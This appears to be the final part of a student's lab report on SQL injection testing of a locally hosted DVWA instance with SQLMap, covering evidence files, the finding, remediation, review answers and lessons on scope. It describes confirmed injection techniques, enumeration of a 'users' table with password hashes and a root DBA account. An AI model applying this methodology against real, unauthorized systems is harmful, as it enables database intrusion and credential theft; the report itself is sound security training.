/home/ammam/Desktop/Internship/Task 2 /Task10/target.txt
/home/ammam/Desktop/Internship/Task 2 /Task6 /log
/home/ammam/Desktop/Internship/Task 2 /Task6 /session.sqlite
/home/ammam/Desktop/Internship/Task 2 /Task6 /target.txt
/home/ammam/Desktop/Internship/Task 2 /Task6/Task6 terminal screenshot .png
/home/ammam/Desktop/Internship/Task 2 /Task5 id=0 screenshot.png
/home/ammam/Desktop/Internship/Task 2 /Task 14 Terminal screenshot .png
/home/ammam/Desktop/Internship/Task 2 /Task9 /log
/home/ammam/Desktop/Internship/Task 2 /Task9 /session.sqlite
/home/ammam/Desktop/Internship/Task 2 /Task9 /target.txt
/home/ammam/Desktop/Internship/Task 2 /Task9/Task9 terminal Command.txt
/home/ammam/Desktop/Internship/Task 2 /Task2 Terminal screenshot.png
/home/ammam/Desktop/Internship/Task 2 /Task4 variables screenshot.png
/home/ammam/Desktop/Internship/Task 2 /Task3 Version screenshot.png
/home/ammam/Desktop/Internship/Task 2 /Task11/log
/home/ammam/Desktop/Internship/Task 2 /Task11/session.sqlite
/home/ammam/Desktop/Internship/Task 2 /Task11/target.txt
/home/ammam/Desktop/Internship/Task 2 /Task11/Task11 Terminal screenshot.png
/home/ammam/Desktop/Internship/Task 2 /Task11/dump/dvwa/users.csv
/home/ammam/Desktop/Internship/Task 2 /sqlmap-hashes-txt
/home/ammam/Desktop/Internship/Task 2 /Task7 Terminal screenshot.png
/home/ammam/Desktop/Internship/Task 2 /Task5 id=1 screenshot.png

```

After completing the assessment, the temporary authentication data was removed and the testing environment was cleaned up. The `DVWA_COOKIE` shell variable was unset, the DVWA browser session was terminated and cleared, and the system was checked to confirm that no SQLMap process remained running. The collected evidence files were also checked for overly permissive permissions to reduce the risk of unauthorized access to the assessment data.

Consolidated Finding

Field	Content
Title	A SQLi vulnerability in DVWA, Inside the <code>id</code> parameter,
Affected Request	Method: GET URL: <code>/vulnerabilities/sql/?id={payload}&Submit=Submit</code> Authenticated session necessary
Evidence	SQLMap confirmed that the <code>id</code> parameter is injectable through boolean-based blind, error-based, time-based blind,

Field	Content
	and UNION-based techniques. The assessment successfully enumerated the in scope <code>dvwa</code> database, identified its tables and columns, and retrieved a limited sample of the <code>users</code> table containing usernames and password hashes.
Impact	The vulnerability allows an attacker with access to the affected functionality to manipulate SQL queries and interact with the database using the privileges of the application's database account. In this environment, the database account was identified as <code>root</code> with DBA privileges, significantly increasing the potential impact of successful exploitation. In addition to disclosure of application data, a highly privileged database account may permit unauthorized modification or deletion of database objects
Root Cause	Direct concatenation of user input without proper sanitization.
Remediation	Use parameterized queries / prepared statements, enforce strict input validation, apply least-privilege database accounts, disable verbose SQL error messages, an
Limitation	Only the assigned dvwa database, users table, and low risk scan settings were tested; no other tables or system databases were accessed

Review Questions

- Why was the session cookie required ?
 - Because sending SQL injected requests required an authenticated session cookie.
- which result confirmed the `id` parameter was injectable ?
 - SQLMap confirmed that the `id` parameter was injectable and identified multiple successful injection techniques
- why was the table enumeration limited to `dvwa` ?
 - Because only the `dvwa` was included in the scope assessment.
- What additional risk exists if the database user is a DBA?
 - It will have administrative privileges, Can alter or delete databases.
- Which SQLMap options were intentionally excluded, and why

- a. OS-shell, file, tamper, and crawl functionality were excluded to maintain the defined assessment scope and avoid unnecessary system-level access, file operations, tampering techniques, or broader automated discovery.

Conclusion

The assessment successfully reproduced the SQL injection objectives using the locally hosted DVWA environment. The `id` parameter was confirmed vulnerable through multiple SQL injection techniques, allowing database enumeration and limited retrieval of application data. The database context was also assessed, revealing that the application was operating through a highly privileged database account with DBA-level privileges, which increases the potential impact of the confirmed SQL injection. Testing remained within the defined scope and minimum SQLMap risk settings, and collected evidence was preserved and handled appropriately.

What did I learn from this

During doing this task I've noticed a pattern, an assessment methodology used:



Reconnaissance → validation → enumeration → impact assessment
→ evidence → reporting.

I also learned the difference between an application account and a database account, and the impact of SQLi depends on the privileges of the database account used by the application, which I didn't know about until now.

Finally, I learned about scope control, the objective is not to extract everything that is technically accessible, but to demonstrate the vulnerability and its impact while staying within the authorized scope.